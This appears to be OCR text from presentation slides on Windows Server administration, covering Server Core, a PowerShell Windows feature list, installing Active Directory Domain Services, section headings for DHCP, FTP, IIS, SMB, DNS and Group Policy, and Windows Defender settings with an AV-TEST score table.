
SERVER CORE


Administrator: C:\Windows\system32\cmd.exe
Administrator: Windows PowerShell


```
C:\Users\Administrator>start powershell

C:\User
```

```
[ ] RPC over HTTP Proxy                                 RPC-over-HTTP-Proxy            Available
[ ] Simple TCP/IP Services                              Simple-TCPIP                   Available
[X] SMB 1.0/CIFS File Sharing Support                   FS-SMB1                        Installed
[ ] SMB Bandwidth Limit                                 FS-SMBBW                       Available
[ ] SMTP Server                                         SMTP-Server                    Available
[ ] SNMP Service                                        SNMP-Service                   Available
    [ ] SNMP WMI Provider                               SNMP-WMI-Provider              Available
[ ] Telnet Client                                       Telnet-Client                  Available
[ ] Telnet Server                                       Telnet-Server                  Available
[ ] TFTP Client                                         TFTP-Client                    Available
[ ] User Interfaces and Infrastructure                  User-Interfaces-Infra          Available
    [ ] Graphical Management Tools and Infrastructure   Server-Gui-Mgmt-Infra          Available
    [ ] Desktop Experience                              Desktop-Experience             Available
    [ ] Server Graphical Shell                          Server-Gui-Shell               Available
[ ] Windows Biometric Framework                         Biometric-Framework            Available
[ ] Windows Feedback Forwarder                          WFF                            Available
[ ] Windows Identity Foundation 3.5                     Windows-Identity-Fou...        Available
[ ] Windows Internal Database                           Windows-Internal-Dat...        Available
[X] Windows PowerShell                                  PowerShellRoot                 Installed
    [X] Windows PowerShell 4.0                          PowerShell                     Installed
    [ ] Windows PowerShell 2.0 Engine                   PowerShell-V2                    Removed
    [ ] Windows PowerShell Desired State Configurati... DSC-Service                    Available
    [ ] Windows PowerShell ISE                          PowerShell-ISE                 Available
    [ ] Windows PowerShell Web Access                   WindowsPowerShellWeb...        Available
[ ] Windows Process Activation Service                  WAS                            Available
    [ ] Process Model                                   WAS-Process-Model              Available
    [ ] .NET Environment 3.5                            WAS-NET-Environment            Available
    [ ] Configuration APIs                              WAS-Config-APIs                Available
[ ] Windows Search Service                              Search-Service                 Available
[ ] Windows Server Backup                               Windows-Server-Backup          Available
[ ] Windows Server Migration Tools                      Migration                      Available
[ ] Windows Standards-Based Storage Management          WindowsStorageManage...        Available
[ ] Windows TIFF IFilter                                Windows-TIFF-IFilter           Available
[ ] WinRM IIS Extension                                 WinRM-IIS-Ext                  Available
[ ] WINS Server                                         WINS                           Available
[ ] Wireless LAN Service                                Wireless-Networking            Available
[X] WoW64 Support                                       WoW64-Support                  Installed
[ ] XPS Viewer                                          XPS-Viewer                     Available


PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Domain-Services

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             Success        {Active Directory Domain Services, Remote ...
WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is
automatically updated, turn on Windows Update.

PS C:\Users\Administrator> _
```


ACTIVE DIRECTORY (AD)




DYNAMIC HOST CONFIGURATION PROTOCOL(DHCP)




FILE TRANSFER PROTOCOL (FTP)




INTERNET INFORMATION SERVICES (IIS)




SERVER MESSAGE BLOCK (SMB)






DOMAIN NAME SERVICE (DNS)



GROUP POLICY OBJECTS (GPO)




Link Order	GPO	Enforced	Link Enabled	GPO Status	WMI Filter	Modified	D
1	Default Domain Policy	No	Yes	Enabled	None	7/26/201...	a

SECURITY CONSIDERATIONS

WINDOWS DEFENDER

- Built into Windows
- Behavior based/Signature based



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

On

Submit a sample manually


Tamper Protection

Prevents others from tampering with important security features.

On

Learn more

WINDOWS DEFENDER



	Industry average	November	December
Protection against 0-day malware attacks, inclusive of web and e-mail threats (Real-World Testing) 331 samples used	99.1%	100%	100%
Detection of widespread and prevalent malware discovered in the last 4 weeks (the AV-TEST reference set) 20,428 samples used	100%	100%	100%
Protection Score	**6.0/6.0**		

AV-TEST

The Independent IT-Security Institute

